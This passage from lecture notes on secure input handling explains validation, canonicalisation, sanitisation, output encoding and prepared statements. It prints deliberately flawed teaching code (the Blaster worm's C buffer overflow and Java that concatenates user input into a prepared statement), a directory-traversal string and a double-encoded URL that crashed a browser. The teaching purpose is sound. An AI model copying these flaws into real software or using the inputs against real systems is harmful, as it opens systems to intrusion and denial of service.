There are many more examples of such bugs. In 2015 security flaws were found in several TLS implementations where incorrect sequences of messages could break security guarantees [4, 76]. In earlier research we came across an SSH implementation that forgot to implement *any* checks on messages coming in the right order [77]. We even found a security flaw in hardware security token for internet banking where user confirmation to approve transactions – by pressing an 'OK' button instead of the 'Cancel' button on the device – could be by-passed if messages came in the wrong order [8]. And in the first contactless payment cards that were issued in the Netherlands an unusual sequences of messages via the contactless interface would allow access to some functionality (namely guessing the PIN code) that should only ever be accessed via the contact interface; similar bugs were also found in early contactless payment cards issued in the UK [24].

2.12 Recap

Insecure input handling, or indeed security problems in software in general, often come down to problems with parsing. This can be *insecure parsing* where the parser contains an exploitable security flaw (e.g. a memory corruption bug in a PDF parser) or *incorrect parsing* that gives rise to confusion – parser differentials – that attackers can exploit. Other security flaws, notably all injection flaws, involve *unintended parsing*: the parsing is correct, but some user input ends up being parsed in way it was not meant to be.

The fact that many input languages are so complex makes bugs in processing them more likely. It is an interesting (and maybe scary) exercise to look up the official definitions of some common input formats for software that you rely on every day, for instance PDF, Word, HTTP, HTML5, TLS, WiFi, Bluetooth or 4G. The complexity of such formats and protocols means that code to process them is almost guaranteed to contain bugs. And if the code is written in memory-unsafe programming languages it is almost guaranteed to have exploitable memory corruption bugs.

[29] It may seem totally bizarre that code in the server is processing messages intended for the client at all, but it is natural that some code is reused between client and server; for instance, both can normally use the same code for (de)serialisation of packets. Code reuse between client and server is probably how this bugs was introduced – assuming it is not a malicious backdoor introduced deliberately.

3 Validation, Canonicalisation and Encoding/Sanitisation

There are three important operations that can be applied to inputs to prevent security problems:

- **Validation**: determining if an value is valid – or 'legal' – and *rejecting* it otherwise.
- **Canonicalisation**: *converting* an input value to some canonical form.
- **Encoding**, also called **sanitisation**: *converting* an value to remove or neutralise special elements, i.e. characters or keywords that have a special meaning. This is often done to prevent injection attacks.

These operations – especially encoding/sanitisation – can not only be applied to *inputs* but also to *outputs*. We will discuss these three operations in more detail before going on, in Section 4, to explain why input validation and sanitisation are often not the best way – or even a right way – to prevent input problems.

Beware of confusion! The notions of validation and encoding/sanitisation are easy to confuse. It is not uncommon for people to use the terms interchangeably, even though they are fundamentally very different notions. One difference is in *how* they work: validation totally rejects unwanted inputs whereas sanitisation/encoding lets them through, albeit in altered form. There are also differences in *where* these operations should be applied and in *why* they are applied, as we will discuss in more detail below.

In these lecture notes we treat the terms 'encoding' and 'sanitisation' as synonyms. We will sometimes write encoding/sanitisation to stress that. There seems to be no clear consensus about which term to use, except when the operation is applied to output, as the term 'output encoding' is more common than 'output sanitisation'. The term sanitisation can be ambiguous as it is easily confused with validation or canonicalisation. For example, removing trailing spaces from user input, as is usual to do for user input such as login names or email addresses, is commonly called sanitisation but can also be regarded as a form of canonicalisation.

Apart from encoding and sanitisation other terms that are used are **filtering**, **quoting**, **escaping** and **converting**. Escaping is typically used when a fixed character, usually a backslash, is added in front of reserved characters, and quoting when quotes are put around strings to make any special characters or reserved keywords in that string loose their special meaning. Filtering usually means that such special elements are removed from input, i.e. filtered out. Calling this 'encoding' is a bit strange, as the operation obviously cannot be reversed by some decoding operation. But filtering may also mean validation, namely if entire inputs are removed if they contain special characters of keywords[30].

3.1 Validation

Input validation is the procedure to check if an input value is valid – i.e. makes sense – and rejecting it otherwise. For example, if a program expects a date as input, it should validate inputs to reject dates such as April 31th. What constitutes a 'valid' input obviously depends on the application, or even a particular piece of functionality within an application. For example, in some situations dates in the future are invalid (say, when entering a date of birth), while in other situations dates in the past will be invalid (say, when booking a hotel).

[30] For inputs that are sequences of expressions the distinction between validation and sanitisation becomes blurred: removing invalid elements from such a sequence can be regarded as sanitising the sequence or as validating the individual elements.

Why to validate Obviously invalid inputs can cause all sorts of problems, not just security problems. Invalid inputs undermine the assumptions that the code is making – or rather, assumptions that the programmer who wrote the code was making – and undermining assumptions is a recurring pattern in many attacks.

How to validate There are many notions of validity, and many ways of specifying which inputs are valid or invalid. For numeric inputs, a common requirement is that inputs are positive or non-negative. Numbers that are too big to represent in the numeric type of by the programming language used (say 64 bit signed integers) may also have to be regarded as invalid inputs.

For inputs that are strings, there may be a maximum or minimum lengths. Strings of length zero are notorious for causing all sorts of strange behaviour. Strings can also be regarded (in)valid depending on the absence or presence of certain characters, or more specific requirements expressed with regular expression or context-free grammars. Possible formats for context-free include BNF, EBNF and ABNF (for Extended/Augmented Backus-Naur Form).

Notions of validity arise at all levels of the software stack, in the protocols and data formats that are used. At lower levels in the software (or network) stack, protocols such as IP, TCP, UDP, WiFi, Bluetooth, or 4G and 5G, come with notions of what constitute a valid protocol packet. At higher levels, there will be notions of what is a valid HTML5 document, JPEG image, or PDF document. Security problems caused by invalid data can arise at all these levels: malformed Bluetooth traffic may take over the Bluetooth driver by exploiting a buffer overflow attacks, a malformed PDF file may take over the PDF viewer. Obviously, the risk increase if the software that handles invalid data, or the software that validates such data, is written in an unsafe language.

Where to validate As applications get larger and more complex, it can become harder to keep track of who is responsible for validation. Sometimes validation is expected to be done by components lower in the technology stack or by external services used by an application. Clearly assigning responsibilities here is important.

For input, the obvious place to encode is where the input enters the application, so that the rest of the code only has to deal with encoded values. More generally, not just for validation but also for canonicalisation and encoding, it is good strategy to have clear **choke-points**: small gateways where all data has to pass through, so that by doing validation at these choke-points there is no way for user input to circumvent validation by some obscure data flow path. Such choke-points can take the form of an (ideally small) public interface of a larger software component.

Validation is not just an issue when dealing with inputs coming from the outside world. Also *within* an application functions and procedures can (and possibly should) validate input parameters, as part of *defensive programming*. Classic examples of defensive programming are checking that input parameters are not null and that array indices are within bounds. Obviously there is a conflict between security and efficiency here: the safe thing to do is to perform such checks, the fast thing is not to check this.

Clearly assigning responsibilities here is important: if an function assumes that inputs are not null, this should be clear to its client code. (Implicit assumptions are not just bad in programming, they are common root cause for many security problems.) Obviously, type systems in programming languages can help in keeping track of such assumptions and enforcing the resulting obligations.

Avoiding the need for validation: selection One way to avoid the need for validation is to prevent the user with an interface which only allows the user the **selection** of valid inputs. For example, instead of allowing users to enter a date as text, we could present the user with a graphical user interface showing calendar in which they have to select a date. This then rules out that they enter invalid dates.

Of course, selection only does away with the need for validation if there is no way for attackers to by-pass the user interface. E.g. if a web application present a calendar for users to pick a valid date, an attacker could still change the HTTP traffic to provide invalid dates.

Parse, don't validate Instead of validating data, a more robust and less error-prone approach to deal with potentially invalid data is to parse data into an appropriate datatype. This approach can be summarised with the slogan **'Parse, don't validate'** [50].

For example, suppose an application gets a string as input that is supposed to be URL. Two ways to go about making sure that the input is a valid are:

1. Validation: We could have a boolean validation function, say `boolean isValidURL(String s)` in Java or `_Bool is_valid_URL(char* s)` in C, that checks a string it is a well-formed URL. A validation function could also throw an exception if the input is invalid.

2. Parsing: An alternative approach is to parse the string into a specific datatype for URLs, for example with a function

   ```
   URL parseURL(String s) throws InvalidURLException;
   ```

   in Java. In an object-oriented language such a function could be a constructor. Instead of a dedicated datatype like `URL` the parsing function could also return a record or a tuple. For example, the function `urlparse` in the Python library `urllib` returns a record with the 6 URL components in a URL.

An advantage of parsing over validation is that it easier to keep track of which data has been validated or not: it is easy to forget to apply a validation function and in a large program it can get hard to keep track of which data has or has not been validated. If we parse the data into a datatype there can be no such confusion: the type of the data tells us which assumptions we can make and the compiler warns us if we forget to validate because the code simply does not type-check. (We will come back to the use of typing to combat input problems in Section 6.)

Another advantage of the second approach can be efficiency. If we take the first approach then to validate the URL we probably have to parse it, at least partially. If the URL is valid and we go on to use later we probably have to parse it again, for instance to extract the domain name or the query parameters from the URL. So we effectively end up parsing the string twice[31].

Worse than this efficiency loss may be the duplication of code: the validation operation will contain similar code as the subsequent parsing operation, as for the validation we also have to do some parsing. It is then possible for parser differentials to creep in: if the validation operation parses the input differently than the subsequent processing of the input, this can break assumptions about validity that subsequent processing makes. Section 2.4.4 and Example 3.2 on page 36 give examples where this cause security issues in practice in dealing with URLs.

[31] For someone who cares about security this efficiency advantage is only of minor importance, but it may be useful to convince people who care less about security to take the safe approach here. There are often 'negative' trade-offs between security and efficiency, i.e. where the insecure way of doing this is more efficient, for example not checking array bound or checking for null values. This almost inevitably leads to discussions between people arguing to go for efficiency and others arguing to sacrifice efficiency for the sake of security. So it is great that we can avoid that debate here as the secure way is more efficient.

3.2 Canonicalisation

If there are different representations of the same data – i.e. values with different syntax but the same semantics – then it makes sense to convert that data to a canonical or normal form. For example, a program may convert a date entered as `31-4-2022` to `31/4/2022` or `4/31/2022`.

Typical examples of canonicalisation are turning characters into lower-case, say in an email address or login name, removing leading and trailing spaces in an email address or login name, or removing a trailing slash in a URL or directory name, or expanding relative path names to absolute path names.

The terms **normalisation** or **standardisation** are synonyms for canonicalisation, though sometimes these terms are used more loosely and refer to the removal of some redundancy in notation, or normalisation of some aspect of the notation, that stops short from turning values into a unique, canonical form.

As mentioned in the 'Parse, don't validate' discussion in the previous section, using different types can be useful here: instead of representing canonicalised dates as strings a more robust solution is to use a dedicated data type `Date` for that purpose. It then becomes impossible to forget to canonicalise some date: the type checker will complain and code will not even compile. On top of this, it become impossible to accidentally confuse dates with other types of data.

Where to canonicalise Before taking any security decision based on some input, it is important to put it in canonical form. This also means it is best to canonicalise inputs before validating them. For example, if we want to reject dates in the past as invalid then we better first get these dates into some canonical form. Indeed, a standard trick to by-pass input validation is to supply malicious input in some non-canonical form, in the hope that the validation routine misses it[32].

However, processing unvalidated input can pose a security risk, so if inputs are canonicalised before validating them, the canonicalisation routine itself may be abused, for example for a Denial-of-Service attack where canonicalisation uses up lots of processing time or memory. Classic examples of this are XML and zip bombs (see Example 3.1). So we may end up with a chicken-and-egg situation: on the one hand we want to do canonicalisation before validation because otherwise the validation routine may miss problematic inputs that are not in canonical form, but on the other hand we want to do validation before canonicalisation because letting our canonicalisation routine loose on unvalidated input may cause security problems. To resolve such dilemmas, validation may have to be done in several stages, with a first stage doing some minimal validation to make sure canonicalisation is safe. Alternatively, a canonicalisation procedure can be constrained by allowing it only a limited amount of memory or time.

[32] Doing validation before canonicalisation is CWE-180 `https://cwe.mitre.org/data/definitions/180.html`.

Example 3.1 (XML and zip bombs) A classic security problem in canonicalisation procedures is Denial-of-Service (DoS). For instance, a *zip bomb*, aka the Zip of Death, is a malicious zip file that explodes to a huge size when uncompressed. A 42 KB zip file [a] can blow up to a size of 4.3GB when unzipped. Ironically, uncompressing inputs is commonly done in spam filters or anti-virus software do to prevent attackers from sneaking malicious content past security checks by compressing it. So a zip bomb then abuses a feature introduced to improve security.
Similar attacks are possible on XML parsers with *XML bombs*. These exploit the possibility of recursive references in XML to make some XML file explode in size when an XML parser unfolds such references as part of its normalisation procedure. A file of less than 1KB can expanded to over 3GB [92]. This attack is also known as the *Billion Laughs attack* because the string that was replicated in the unfolding was 'lol'.

[a] Available at `http://www.unforgettable.dk`

3.3 Encoding/Sanitisation

To prevent problems caused by such special elements (i.e. special characters or keywords) we can apply encodings to remove or neutralise these special elements. In the case of SQL injection, this can be done by preceding special characters with a backslash. We could also reject the input altogether, i.e. consider it invalid and reject is as part of input validation. This is a more secure solution as it is less likely to go wrong, but in many situations it is not an acceptable solution as it would reject perfectly legitimate inputs.

A standard encoding operation used in web applications is **HTML encoding**, where < and > are replaced with `<` and `>`. This avoid user input being processed as HTML, thus preventing XSS or more generally HTML injection. Another standard encoding operation in web applications operation used in web browsers is **URL encoding** (aka **%-encoding**), which replaces characters that have a special meaning in URL. But these are not the only encoding, as there is for instance also JavaScript-string-literal-escaping, as we will discuss in Section 2.7.2.

Reject or correct? Sometimes we have a choice between rejecting an invalid input and correcting it to make it valid. For example, instead of rejecting 'April 31st' as valid input we could correct it by turning it into 'May 1st', or instead of rejecting a negative numerical input we could correct it by taking the absolute value[33]. However, it should be clear that this can be dangerous. Even when done with the best intentions, to make user interfaces more user-friendly, it may create more problems than it solves and make interfaces more error-prone. There is a delicate balance between an interface helping clients by correcting input and an interface creating problems by doing this in unexpected ways.

Repeating validation and sanitisation? If data is changed as part of sanitisation, it may be necessary to re-validate and re-sanitise the resulting changed data. Especially when dangerous characters are stripped there is the risk that this creates new problems.

A typical example is that the characters sequences '..' and '//' are removed to prevent directory traversal, but then `/.//.//////./` is turned in `/../` so the process must be repeated. This is an actual CVE, CVE-2005-3123, and there are many like it.

[33] It is not so clear if such corrections should be called canonicalisation or sanitisation.

Why to validate or encode It is important to realise that validation and encoding are done for very different reasons. Validation is done because some inputs simply do not make sense for the application. Sanitisation is not done because the some inputs do not make sense, but only because they cause problems in some backend system or API. For instance, the fact that quotes in username cause problems in our backend SQL database do not mean that quotes in usernames are somehow fundamentally invalid.

This difference also raises the issue about *where* these operations should be performed and who is responsible for them: the application or the vulnerable backend system or API? It is clearly the responsibility of an application to make sure that the values it handles are valid, but one could argue that it is not the responsibility of an application to make sure that the backend does not misbehave in weird ways fed certain special characters. Rather, one could argue that it is the responsibility of the back-end not to have this vulnerability, or a joint responsibility of front-end and back-end to agree on some interface that is not prone to weird behaviour for data values with special characters or keyword. This trade-off is discussed in more detail in Section 4.

Encoding vs Canonicalisation Note that encoding and canonicalisation are in a way opposite operations: the aim of canonicalisation is to avoid having different representations of the same value, but encoding deliberately introduces different representations for the same value. This also points to potential downsides of encoding: all the security problems we try to avoid by canonicalising inputs may (re)emerge when we encode inputs. Indeed, attackers commonly use encodings to by-pass input validation checks.

Allow lists vs Deny lists For both validation and encoding there can be a choice between allow listing and deny listing[34]. A **deny list** specifies a list of input patterns, characters or keywords that are *not* allowed and we use it to reject (or encode) inputs that match these patterns. An **allow list** specifies a list of input patterns that are *are* allowed and we use it only let through data that matches these patterns. Other terminology used here is positive vs negative security models: allow-listing is an example of a positive security model, deny-listing is an example of a negative security model.

Deny listing is more error-prone than allow listing, as it is often easy to overlook some dangerous characters or keywords. Moreover, if our canonicalisation routine is flawed, or if we forget to do canonicalisation altogether, then by supplying inputs that are not in canonical form it is easier for attackers to circumvent checks based on the deny list than checks based on an allow list.

En- and decoding for functionality Some encodings are applied to provide or preserve some functionality, and not to prevent security problems. For example, **base64 encoding**, which turns binary data into ASCII text, is used on the web to transmit binary data, say a JPEG, over HTTP. Because HTTP is text-based, raw binary data cannot be sent over HTTP. Obviously, this encoding comes with an corresponding decoding operation, which will have to be applied at some stage to get back the original data, e.g. to get back the original JPEG and display it.

Whether encoding is done to preserve functionality or to prevent security problems can be a matter of perspective: you could argue that JPEGs need to be base64-encoded to avoid security problems in the protocol stack that handles HTTP. A more interesting distinction is between encodings that have to be undone at some stage, by a corresponding decoding operation,

[34] Also known as white-listing and black-listing, but these terms have become very unfashionable since the early 2020s for their racial connotations.

and those that do not. For example, if a web application HTML-encodes some user data as countermeasure against XSS then there (probably) is no need to ever HTML-decode that data later: this would only (re)introduce the security risk that the encoding was meant to prevent. But if a web server base64-encodes a JPEG it is meant to be base64-decoded later, before it is fed to a graphics library to be rendered.

Example 3.2 (Broken parsing and validation exploited by the Blaster worm)
This code below contains the security flaw responsible for the Blaster worm that affected Windows machines in 2003 [73]. It is apart of an implementation of RPC (remote procedure call) in Microsoft's DCOM protocol.

```
 1.    char buf1[MAX_SIZE], buf2[MAX_SIZE];
 2.    // make sure url is valid URL and fits in buf1 and buf2:
 3.    if (!isValid(url)) return;
 4.    if (strlen(url) > MAX_SIZE-1) return;
 5.    // copy url excluding spaces up to first '/' into buf1
 6.    out = buf1;
 7.    do { // skip spaces
 8.       if (*url != ' ') *out++ = *url;
 9.    } while (*url++ != '/');
10.    strcpy(buf2, buf1);
```

At first glance, the code does things right by first validating `url` in line 3 and making sure that it fits in the buffers in line 4 before going on to process it. The repetition in lines 7-9 then looks for the first slash in `url`: this causes a buffer overflow in case `url` does not contain a slash.
The code does not use to the *'parse, don't validate'* pattern which would suggest using a parsing function that decomposes `url` into its constituent parts instead of a boolean function `isValid`.
The code also seems to be using *shotgun parsing* (though confirming that would require looking at rest of the code): there is some initial parsing of `url`, decomposing it to take off some initial chunk, and presumably elsewhere in the code there is more parsing code that goes on to parse the rest.

4 How not to use input validation or input encoding

People often think that input validation or input sanitisation/encoding are *the* ways to secure input handling secure. However, they may not be the right solution, as explained in this section. As a running example we use SQL injection.




Figure 7: The xkcd cartoon 'Exploits of a Mum' has probably done more to raise awareness about SQL injection than anything else. Clearer security advice for Bobby's mother to give would have been to sanitise/encode *outputs to* the database, because some people may think the lesson is that they should sanitise inputs to the front-end application; as discussed in Section 4.2, this is not the best approach. Even better security advice would have been to use prepared statements of course, as discussed in Section 4.4. [Source: `https://xkcd.com/327`].

4.1 Why *input validation* may be the wrong approach

One solution to prevent SQL injection is input validation: we check user inputs for problematic special characters and then reject the entire transaction if these occur.

A problem is that there may be legitimate inputs that do contain special characters. For example, in the Netherlands there are plenty of town names with an quote and a hyphen, such as example 's-Hertogenbosch,.[35] There are company names that also include a quote and an ampersand, such as O'Reilly & Sons. It is clearly not acceptable that these inputs would be rejected as invalid. This naturally leads to the next – and better – solution: input encoding, discussed below.

4.2 Why *input encoding* may be the wrong approach

A better solution that would the problem of rejecting some legitimate inputs is to do input encoding, where we encode special characters to make them harmless. A typical encoding to prevent SQL injection uses escaping of special characters by adding slash, e.g. so replacing `'` by `\'`.[36]

Unfortunately, there are two fundamental problems with this input escaping:

- The first problem is that our application is now handling some values is encoded form, e.g. as `\'s-Hertogenbosch` in place of `'s-Hertogenbosch`. While this encoding is good in some situations it can be unwanted in others. For example, if we display or print the town name we probably want to do that without the backslash, meaning we have to de-code (or

[35] It is almost as if the people who named the town in the 12th century had a remarkable foresight and took a perverse pleasure in using weird characters just to cause problems in IT systems many centuries later.

[36] NB the exact form of escaping that should be used and the precise characters and keywords need escaping will vary depending on the SQL database!

un-escape) the value there to get back the original, unescaped version. Keeping track of which values are in encoded form and which are in the unencoded form can get messy.

Note that here escaping avoids the problem with one special character, the quote, by introduces another special character, namely the slash, which is harmless in SQL but may cause problems in other context further down the line[37].

- A second problem with the input encoding approach is that the same input may be used in different **contexts**. For example, names might not only ends up in SQL queries but also in HTML, for example in a webpage or in an e-mail in HTML-format. For HTML there are other special characters to worry about, e.g. <, >, and &, and different ways to encode them, namely HTML encoding them as `<`, `gt;` and `&`.

  Input encoding now becomes totally impractical. If we get `O'Reilly & sons` as input, should we encode this as `O\'Reilly & sons` to prevent problems with the SQL database or HTML-encode it as `O'Reilly &ampl; sons` to prevent problems if it ends up in an HTML context?[38] And what do we do if it can up in both contexts? This is why output encoding, discussed in Section 4.3 below, is better.

The first problem above means that encodings can have cascading effects throughout the codebase. Encodings can even have cascading effects across applications: It would not be surprising if OCR equipment used by the Dutch postal service removes spurious backslashes in town names as part of its input sanitisation. Of course, if there are ever legitimate inputs that do contain slashes this approach will introduce ambiguities.

For functions that take a town name as argument then we have a choice to let it take an escaped or an unescaped values as argument. Or we could let the function work both for escaped and unescaped value, by letting it remove any slashes it comes across in its arguments. That last approach could be regarded as a good instance of defensive programming, and as being helpful to client code, but it may make matter worse in the long run: it encourages the undisciplined mixing of both escaped and unescaped names throughout the code base. This may introduce new opportunities for attackers: if several functions try to be helpful by coping with both escaped and unescaped input, then attackers can try to provide double- or triple-encoded inputs which end up being decoded deep inside the application. This may allow attackers to sneak malicious input past validation checks if these checks do not take care to also validate decoded versions of input. And if inputs may end up being decoded multiple times as they are passed between functions, then validation checks also need to decode these inputs multiple times and validate each of the intermediate results. An example of this going wrong is given in below.

A robust way to keep track of which values are encoded, and which are not, is to use **types**. We could use two datatypes, say `TownName` and `SanitisedTownName`, or `URLParameter` and `URLencodedURLParameter`, to avoid accidentally mixing the two. In an object-oriented language we could introduce a class `TownName` with different serialisation methods, say `toString()` and `toSlashEncodedString()` for the different representations. This would prevent confusion and mistakes about data being in some encoded form or not.

Confusion about data being encoded or not can lead to possibilities to have some input value being decoded more than once. Such double decodings can actually lead to security issues. For example, in 2015 it was discovered that the URL `http://a/%%30%30` would the Chrome web

[37] For instance, this document is type-set in LateX; as any LateX user will appreciate, having these slashes in the text are a pain because these need to be escaped in the LateX source.

[38] Alternative encodings of the apostrophe are `'` and `’`.

browser to crash[39]. This URL is *double-encoded*: %30 is the URL-encoding of the character 0, so %%30%30 decodes to %00, which is the URL-encoding of the NULL character. Apparently code inside the web browser double-*de*coded the URL and the resulting NULL then wound up in a place, presumably code written in C or C++, where it caused a crash. Note that is does not make sense to double encode URLs: there is no reason to URL-encode a URL that has already been URL-encoded. This also means that there is never any need to double-decode URLs.

More generally, double decoding can lead to problems because it may allow attackers to by-pass security checks: if some security check is done after just a single decoding but some code later on does a second decoding, then that second decoding may introduce a problematic situation – like the NULL character in the example above – that an earlier validation step was meant to catch.

4.3 Why output encoding is better

In light of the problems above, the better approach is to use **output encoding**: we leave the input values as they are (possibly converted to a canonical form and validated) and only at the point of output do we decide to how encode them. At the point of output we know if data ends up in an SQL query or in a snippet of HTML, so we can apply the right encoding operation.

There is a price to be paid for this. At the point of output it may no longer be clear which (fragments of) data stem from untrusted user input and therefore need escaping and which come from trusted sources and do not. But as the examples of malicious book titles, license places and second order injection attacks in Section 2.6 illustrated, is often dangerous to assume that inputs from 'trusted' sources can in fact be trusted. It is better to err on the side of caution and to encode any data for which it is not unequivocally clear that it is meant to include special characters.

Again, typing can come to the rescue here, as different types can be used to keep track of the input channel it came from and the level of trust we want to give it, as discussed in more detail in Section 6.

4.4 Why avoiding parsing is best

The best way to avoid the risk of SQL injection is not to use input validation or output encoding, but simply to avoid the whole problem by using **parameterised queries** aka **prepared statements** instead of dynamic SQL. This avoids any possibility of accidentally parsing user-supplied input in unintended ways, by simply not parsing such input at all.

When using so-called dynamic SQL, in a first step strings are concatenated and only in a second step the resulting string is parsed. This means that special characters in one of the input strings can totally subvert the meaning of the overall string. Instead, when using prepared statements, first the SQL query parsed and only afterwards the parameters are substituted in the parse tree. This means that special characters in these parameters are not treated as special characters, so do not affect the overall interpretation – or meaning – of the query.

So for a prepared statements it is clear which pieces of data are meant to be processed as SQL, and which are not. Note that this goes back to the issue mentioned in the previous section, where we discussed how that if we use output encoding, it is still important to keep track of which data needs to be encoded.

Using ORM (Object-Relational Mapping) also helps against SQL injection. ORM provides a mapping between database tables to objects so that you can interact with database using

[39] https://bugs.chromium.org/p/chromium/issues/detail?id=533361

objects in the programming language. This avoids the need for explicit SQL queries. Still, SQL injection vulnerabilities have been found in ORM implementations: the libraries that implement ORM still construct SQL queries under the hood and if that is not done carefully it may be prone to SQL injection attacks.

There are some cases where prepared statements do not offer the required flexibility. For example, some SQL dialects include a set membership operator `IN` for queries of the form

```
SELECT * FROM users WHERE username IN {'admin', 'root', 'superuser'}
```

If the size of the set varies this cannot be expressed as parameterised query. The flexibility of dynamic SQL may also be needed in cases where the user determines the structure of the queries, say in some user-customisable search facility.

Prepared statements are not guaranteed to be secure. They still allow SQL injection if a programmer is silly enough to concatenate strings, including strings that are under attacker control, to construct the string for prepared statement, for example as in

```
String item = request.getParameter("item");
String q = "SELECT * FROM records WHERE item=" + item;
PreparedStatement stmt = conn.prepareStatement(q);
ResultSet results = stmt.executeQuery();
```

It should be clear that this is not the way to use prepared statements and we may hope that not too many people will make this mistake. Still, if an organisation forces its employees to only use prepared statements – which *is* a sensible policy and one can be simply and rigorously enforced by not allowing any code commits that use the unsafe API calls for dynamic SQL – then you can imagine some recalcitrant programmers resorting to this programming pattern to continue using dynamic SQL. A way to avoid remove this loophole is discussed in Section 6.7.2.

Prepared statements to combat SQL injection are well-known (and hopefully, widely used). Other interfaces that suffer from similar injection problems can also come in safe variants that avoid the use of string concatenation to dynamically created queries at run time. However, this approach is not feasible as defence for all injection attacks. In particular, for XSS it is hard to think of a similar solution. We come back to the issue in Section 6.5.

Example 4.1 (The rise and fall of PHP magic quotes)
The history of PHP nicely illustrates how thinking about input encoding has evolved over the years.
Because SQL injection was so common PHP applications, the 'magic quotes' feature was introduced to prevent everyone from making the same mistake. By enabling this feature all input parameters would be automatically escaped to prevent SQL injection.
It was naive to think that this would be a good solution. In fact, letting inexperienced programmers think that magic quotes will take care of all security worries may do more harm than good. Firstly, programmers still have to worry about precisely which escaping function to use, as that for the specific SQL database they are using, as the default encoding used by PHP's might not be the right one. For example, PHP has the function `addslashes()` but the API for interfacing with MySQL databases (`ext/mysql`) provides different encodings, namely `mysql_escape_string()` and `mysql_real_escape_string()`. Secondly, as discussed in Section 4.2, there are different forms of encoding to worry about web applications: not just encoding to avoid SQL injection, but also URL-encoding of parameters in URLs and HTML-encoding of strings that are rendered as HTML, and there is no way that all this can be magically solved.
It took a while for people to come to the agreement that magic quotes were a bad idea: magic quotes were depreciated in PHP 5.3.0 and finally removed in PHP 5.4.0 in 2012. A post on the PHP website [13] sums it up nicely:

> "The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any sample code, here or anywhere else, that pretends to work like magic quotes – or does a similar conversion for HTML, SQL, or anything else for that matter – is similarly wrongheaded and similarly dangerous."

Functions to prevent SQL injection have continued to evolve in PHP: the function `mysql_real_escape_string` was depreciated in PHP 5.5.0 and removed in PHP 7.0 in 2015, along with the rest of the `ext/mysql` API, to be replaced by the `ext/mysqli` and `PDO_MySQL` APIs which support parameterised queries.

4.5 Output encodings for the web

Prevening HTML injection and XSS in web applications is *much* trickier that preventing SQL injection. There is no clean solution similar to prepared statements here.

One complication is that data destined to be used in a webpage can actually are end up in different *contexts* inside that webpage. For example, it can be used inside HTML, inside a URL, as an argument to a JavaScript function, or as a string literal inside JavaScript. Different contexts may require different encodings, as we will discuss in more detail below.

Another complication is that the generation of the HTML that makes up a web page can happen server-side and client-side: server-side when a webpage is constructed by a web server, client-side when JavaScript executing in the browser modifies parts of that webpage (as iscussed as an example of reflection in Section 2.5.1.) So the various encodings may need to be applied both server-side and client-side.

Some of the contexts and encodings are listed below:

1. For untrusted data used in an HTML context we have to use **HTML encoding** (also known as *entity-escaping*). This for instance replaces < and > with `<` and `>` to prevent data from being interpreted as HTML tags.

   A complication can be that a web application may allow *some* HTML-markup in user content, for instance to allow users to use different fonts or include images in social media posts. This requires another encoding function that allows allows some HTML tags to go through unencoded.

2. A web application will also include URLs in the HTML output that it generates. These appear in a URL context, i.e. places where a URL is expected, for instance between the double quotes of an `href` attribute in an `<a>` tag of the form `<a href="  ">`. For these we have to use **URL encoding** (also know as percent encoding or % encoding). For example, double-quotes inside a URL would obviously cause problems when used used inside `<a href="  ">`. Some of the characters that are URL-encoded (e.g. space characters, which are replaced by `%20` or `+`) would not cause any problems when parsed as HTML.

   The term URL encoding can be bit misleading, as not the whole URL but only the components inside it need to be encoded: in a URL of the form

   ```
   protocol://hostname/path?query#fragment
   ```

   the hostname, path, query and fragment need to be encoded, but the special characters used by the URL format itself, i.e. the `://`, `/`, `?` and `#` should obviously not be encoded. This is why JavaScript provides two functions for URL encoding: `encodeURI` and `encodeURIComponent`.

3. Most webpages include JavaScript. For data inside JavaScript code other encodings may need to be applied. For example, if strings provided by an untrusted user are used as JavaScript strings, these need to be **JavaScript-string-literal-escaped**. This is different from HTML encoding. For instance, it replaces `'` with `\'`.

These are just a few of the contexts; there are more. For instance, data may end inside an HTML attribute or inside CSS. Encoding for these contexts is subtly different from encoding for the HTML context. For example, according to the definitions of these encodings in OWASP ESAPI[40] space characters are allowed in HTML but not in HTML attributes, and `#` is allowed in CSS but not in HTML or HTML attributes[41].

For more discussion on output encoding for the web and the various contexts, see the cheat-sheet on the OWASP website[42] This cheat-sheet also lists so-called **safe sinks**, i.e. places where untrusted data can be safely be used because it will just be treated as text and not interpreted in some way that can be exploited for an injection attack.

Things get really confusing if the same user string is used both as HTML and as JavaScript string, as that will require have two differently encoded versions around. Worse still, some

[40] OWASP ESAPI (Enterprise Security API) is an open source Java library that provides building blocks controls for developing secure web applications; see `https://owasp.org/www-project-enterprise-security-api` or the actual code at `https://github.com/ESAPI/esapi-java-legacy`.

[41] For the exact allow lists of harmless characters for the different contexts, see the implementation of the `org.owasp.esapi.reference.Encoder` class on `https://github.com/ESAPI/esapi-java-legacy/blob/develop/src/main/java/org/owasp/esapi/reference/DefaultEncoder.java`.

[42] `https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html`.

JavaScript functions take a string as parameter and use that string to create HTML: such strings then need to be both HTML-encoded *and* JavaScript-string-literal-escaped, and the order of these encodings matters! The JavaScript in a typical modern web application involves dozens of string variables that may or may not be user-supplied and many JavaScript functions that take strings as inputs: getting the encoding right every time one of these variables is fed one of these functions gets very tricky. Section 6.5.2 discusses structural solutions – using typing – to help in getting that right.

Example 4.2 gives an example with some of these complexities. It shows a web template, i.e. an HTML webpage with some parameters, written between special brackets `${ }`, that would be filled in with concrete values by a web templating engine executed by the web server. Web templating engines are commonly used to create web sites.

If the values that are substituted into a template depend on user input they need to be encoded to prevent injection attacks. The web template in Example 4.2 includes JavaScript code that modifies the webpage itself. This needs special attention as it may offer possibilities for HTML injection and XSS. The example uses inlined JavaScript (i.e. JavaScript code inlined inside an HTML document) to do this. Note that this is is considered bad practice: having all JavaScript code in files separate from the HTML code is preferable. (The whole example is a bit artificial; more realistic and complex examples are given by Christoph Kern [48].)

